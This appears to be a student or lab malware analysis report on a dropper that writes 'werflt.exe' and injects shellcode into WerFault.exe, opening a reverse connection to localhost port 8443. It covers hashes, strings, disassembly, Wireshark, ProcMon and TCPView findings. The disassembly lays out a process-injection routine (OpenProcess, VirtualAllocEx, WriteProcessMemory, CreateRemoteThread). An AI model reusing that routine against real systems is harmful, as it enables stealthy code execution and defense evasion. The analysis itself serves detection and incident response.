Malware Analysis Report

Malware.stage0.exe

Malware Analyst: Giovanni Ocasio

Contents

Executive Summary 3
Static Analysis 4
Hashes 4
Virus Total 4
Data Size 4
Strings 5
Windows APIs 5
Decompiling/Disassembling 6
Dynamic Analysis 7
Initial Detonation 7
Network-Based Signatures 7
WireShark 7
Host-Based Signatures 8
ProcMon 8
TCPView 8
Correlation 9

Executive Summary

Upon detailed inspection, the identified malware sample has been confirmed to function as a **dropper**. Its primary behavior includes the following:

- **Payload Deployment**: Upon execution, the malware compiles and deploys a secondary binary named `**werflt.exe**` to the `C:\Users\Public` directory.
- **Process Masquerading and Injection**: The malware initiates the legitimate Windows Error Reporting process (`**WerFault.exe**`) and captures its **Process ID (PID)**. It then performs **process injection**, embedding shellcode into the WerFault process.
- **Network Activity**: The injected shellcode initiates a **reverse TCP connection** targeting the local host on port **8443**, indicating the potential for post-exploitation communications or command-and-control activity.
- **Privilege Escalation Indicator**: The use of process injection into a trusted system binary, coupled with the reverse shell behavior, strongly suggests this activity may be part of a **privilege escalation** or **defense evasion technique**.

Recommendation:

Immediate forensic investigation of the affected host is advised. Focus areas should include:

- Review of process creation and network connection logs
- Integrity validation of `WerFault.exe`
- Memory analysis for signs of code injection
- Examination of `werflt.exe` behavior and persistence mechanisms
- Detection of reverse TCP listeners or traffic patterns on port 8443


This activity is indicative of an advanced threat actor leveraging **living-off-the-land binaries (LOLBins)** and **stealthy payload execution** strategies. Escalate to incident response as warranted.

Static Analysis

Hashes

MD5	6d8895c63a77ebe5e49b656bdefdb822
SHA1	de8fb0deb6a0ac1f621950270f0ee312357401d7
SHA256	fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3

Virus Total



Data Size

Virtual Size	42,612
Raw Data Size	43,008
Assumption: Malware is unpacked	

Strings

```
@C:\Users\Public\werflt.exe

@C:\Windows\SysWOW64\WerFault.exe

C:\Users\Administrator\source\repos\CRTInjectorConsole\Release\CRTInjectorConsole.pdb

CreateRemoteThread

\a\a\a
```

Decompiling/Disassembling


Within Cutter, the disassembled werflt.exe binary calls several APIs that create a remote thread in another process:

```
[0x00401000]
   ;-- section..text:
 int main(int argc, char **argv, char **envp);
 ; var LPCVOID lpBuffer @ stack - 0x150
 ; var int32_t var_8h @ stack - 0x8
 ; arg char **lpStartAddress @ stack + 0x8
 0x00401000      push    ebp         ; [00] -r-x section size 4096 named .text
 0x00401001      mov     ebp, esp
 0x00401003      sub     esp, 0x14c
 0x00401009      mov     eax, dword [data.00403004] ; 0x403004
 0x0040100e      xor     eax, ebp
 0x00401010      mov     dword [var_8h], eax
 0x00401013      mov     eax, dword [lpStartAddress]
 0x00401016      mov     ecx, 0x51  ; 'Q' ; 81
 0x0040101b      push    esi
 0x0040101c      push    edi
 0x0040101d      mov     esi, data.00402110 ; 0x402110
 0x00401022      lea     edi, [lpBuffer]
 0x00401028      push    dword [eax + 4] ; const char *str
 0x0040102b      rep     movsd dword es:[edi], dword ptr [esi]
 0x0040102d      movsb   byte es:[edi], byte ptr [esi]
 0x0040102e      call    dword [atoi] ; 0x40205c ; int atoi(const char *str)
 0x00401034      add     esp, 4
 0x00401037      push    eax         ; DWORD dwProcessId
 0x00401038      push    0           ; BOOL bInheritHandle
 0x0040103a      push    0x1fffff    ; DWORD dwDesiredAccess
 0x0040103f      call    dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess...
 0x00401045      push    0x40        ; 'Q' ; 64 ; DWORD flProtect
 0x00401047      push    0x3000      ; DWORD flAllocationType
 0x0040104c      push    0x145       ; 325 ; SIZE_T dwSize
 0x00401051      mov     edi, eax
 0x00401053      push    0           ; LPVOID lpAddress
 0x00401055      push    edi         ; HANDLE hProcess
 0x00401056      call    dword [VirtualAllocEx] ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess...
 0x0040105c      push    0           ; SIZE_T *lpNumberOfBytesWritten
 0x0040105e      mov     esi, eax
 0x00401060      lea     eax, [lpBuffer]
 0x00401066      push    0x145       ; 325 ; SIZE_T nSize
 0x0040106b      push    eax         ; LPCVOID lpBuffer
 0x0040106c      push    esi         ; LPVOID lpBaseAddress
 0x0040106d      push    edi         ; HANDLE hProcess
 0x0040106e      call    dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hP...
 0x00401074      push    0           ; LPDWORD lpThreadId
 0x00401076      push    0           ; DWORD dwCreationFlags
 0x00401078      push    0           ; LPVOID lpParameter
 0x0040107a      push    esi         ; LPTHREAD_START_ROUTINE lpStartAddress
 0x0040107b      push    0           ; SIZE_T dwStackSize
 0x0040107d      push    0           ; int32_t arg_4h
 0x0040107f      push    edi         ; HANDLE hProcess
 0x00401080      call    dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE ...
 0x00401086      push    edi         ; HANDLE hObject
 0x00401087      call    dword [CloseHandle] ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
 0x0040108d      mov     ecx, dword [var_8h]
 0x00401090      xor     eax, eax
 0x00401092      pop     edi
 0x00401093      xor     ecx, ebp
 0x00401095      pop     esi
 0x00401096      call    fcn.0040109f ; fcn.0040109f
 0x0040109b      mov     esp, ebp
 0x0040109d      pop     ebp
 0x0040109e      ret
```

Dynamic Analysis

Initial Detonation


Execution of the malware displays a PowerShell/Command Prompt popup window for a moment:



Network-Based Signatures

WireShark

Within WireShark, we can see the reverse connection over port 8443 after the execution of the binary:




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	56	49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
2	0.000066	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.510171	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
4	0.510187	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	1.019778	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
6	1.019791	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	1.533868	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
8	1.533885	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	2.049427	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
10	2.049447	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	2.050715	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
12	2.050723	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	2.567496	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
14	2.567514	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	3.080838	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
16	3.080857	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	3.593275	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
18	3.593892	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	4.095476	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
20	4.095490	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	4.096132	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
22	4.096139	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	4.609087	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
24	4.609102	127.0.0.1	127.0.0.1	TCP	44	8443 → 49675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	5.124141	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49675 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM


Host-Based Signatures

ProcMon

After initial detonation, the analyst discovered that the malware has created two child processes:




Upon investigation it has been confirmed that the file “werflt.exe” was added to the C:\Users\Public directory:



TCPView

Upon initial detonation, the analyst discovered that WerFault.exe was creating a TCP connection to the host on port 8443:



Correlation

Based on the information gathered, the malware compiles a werflt.exe binary, which takes the process ID of the legitimate WerFault.exe and injects shell code into the process.